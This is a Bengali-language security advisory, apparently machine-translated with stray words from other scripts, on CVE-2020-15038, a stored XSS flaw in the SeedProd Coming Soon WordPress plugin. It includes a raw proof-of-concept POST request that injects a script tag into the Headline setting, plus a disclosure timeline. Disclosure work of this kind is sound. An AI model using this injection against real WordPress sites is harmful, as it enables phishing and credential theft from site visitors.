

Coming Soon Page, Under Construction & Maintenance Mode by SeedProd প্লাগইন WordPress-এ ভার্সন 5.1.0 এবং তার নিচের ভার্সনগুলিকে অডিট করার সময় Stored XSS-এর प्रति ভালনরেবল পাওয়া গেলো। প্লাগইন ভার্সন 5.1.2 উন্নত ডেটা স্যানিটাইজেশনের সাথে জুন ২৪, ২০২০-এ রিলিজ করা হয়েছিল।
CVE ID: CVE-2020-15038
সারসংক্ষেপ
Coming Soon Page, Under Construction & Maintenance Mode by SeedProd ১ মিলিয়ন+ এক্টিভ ইনস্টলেশন সহ একটি জনপ্রিয় WordPress প্লাগইন। এটি Stored Cross-Site Scripting (XSS) দুর্বলতার প্রতি ভালনরেবল বলে পাওয়া গেলো। XSS হলো একটি দুর্বলতার ধরন যা আক্রমণকারীদের শিকারের সেশন কুকি বা লগইন ক্রেডেনশিয়াল চুরি করতে, শিকারের বardless আর্বিট্রারি অ্যাকশন পারফর্ম করতে, তাদের কীস্ট্রোক লগ করতে এবং আরও অনেক কিছু করতে সক্ষম করে।
প্রভাব
এক আক্রমণকারী এই দুর্বলতাটি শোষণ করে ম্যালিশাস অ্যাকশন পারফর্ম করার একাধিক উপায় আছে, 그중 দুটি দেখে নেই।
- রিডাইরেকশন:
যদি একটি আক্রমণকারী দুর্বলতাটি শোষণ করে, তারা একটি XSS পেলোড ব্যবহার করে রিডাইরেকশন সৃষ্টি করতে পারবে যাতে যেকোনো সময় ডেভেলপার মেইনটেন্যান্স মোড এনাবল করলে, সাইটে ভিজিট করা একটি ব্যবহারকারী আক্রমণকারীর কন্ট্রোল वाली একটি ডোমেইনে রিডাইরেক্ট হবে, যা অরিজিনাল ওয়েবসাইটের মত সাজানো হতে পারে একটি লগইন ফর্মসহ যেটি ব্যবহারকারী তাদের ক্রেডেনশিয়াল সাবমিট করবে। যদি ব্যবহারকারী বদলে যাওয়া ডোমেইন না দেখে তাদের ক্রেডেনশিয়াল সাবমিট করে, তাদের অ্যাকাউন্ট কম্প্রোমাইজ হয়ে যাবে। - ফিশিং:
সদৃশভাবে, একটি আক্রমণকারী একটি পেলোড ব্যবহার করে Coming Soon/Maintenance Mode পেজে সরাসরি একটি লগইন ফর্ম তৈরি করতে পারবে, অনবহিত ব্যবহারকারীদের তাদের ক্রেডেনশিয়াল দিতে ফাঁসাতে চেষ্টা করবে।
দুর্বলতা
Page Settings সেকশনের Headline ফিল্ডসহ প্লাগইন সেটিংসে অন্যান্য ফিল্ডগুলো Stored XSS-এর প্রতি ভালনরেবল বলে পাওয়া গেলো, যা ট্রিগার হয় Coming Soon পেজ ডিসপ্লে হলে (প্রিভিউ মোড এবং লাইভ দুটোতে)।
POST /wp-admin/options.php HTTP/1.1 Host: localhost:10004 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://localhost:10004/wp-admin/admin.php?page=seed_csp4 Content-Type: application/x-www-form-urlencoded Content-Length: 636 Origin: https://localhost:10004 Connection: close Cookie: ... option_page=seed_csp4_settings_content&action=update&_wpnonce=faced0b8ff&_wp_http_referer=%2Fwp-admin%2Fadmin.php%3Fpage%3Dseed_csp4&seed_csp4_settings_content%5Bstatus%5D=1&seed_csp4_settings_content%5Blogo%5D=&seed_csp4_settings_content%5Bheadline%5D=%3Cscript%3Ealert%28%22Stored+XSS+in+Page+Headline%22%29%3C%2Fscript%3E&seed_csp4_settings_content%5Bdescription%5D=Proof+of+Concept&seed_csp4_settings_content%5Bfooter_credit%5D=0&submit=Save+All+Changes&seed_csp4_settings_content%5Bfavicon%5D=&seed_csp4_settings_content%5Bseo_title%5D=&seed_csp4_settings_content%5Bseo_description%5D=&seed_csp4_settings_content%5Bga_analytics%5D=
টাইমলাইন
জুন ২২, ২০২০-এ SeedProd টিমকে দুর্বলতা রিপোর্ট করা হয়েছিল।
জুন ২৪, ২০২০-এ ভার্সন ৫.১.২ রিলিজ হয়েছিল যেটিতে দুর্বলতা ফিক্স ছিল।
সুপারিশ
প্লাগইনটি লেটেস্ট ভার্সনে আপডেট করার দৃঢ় সুপারিশ দেওয়া হচ্ছে।
রেফারেন্স
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15038
- https://nvd.nist.gov/vuln/detail/CVE-2020-15038
- https://wordpress.org/plugins/coming-soon/#developers
- https://wpvulndb.com/vulnerabilities/10283
সেরা নিরাপত্তা অনুশীলনের জন্য, আপনি নিচের গাইডগুলো ফলো করতে পারেন:
- WordPress সিকিউরিটি গাইড
- WordPress হ্যাক এবং ম্যালওয়্যার রিমুভাল
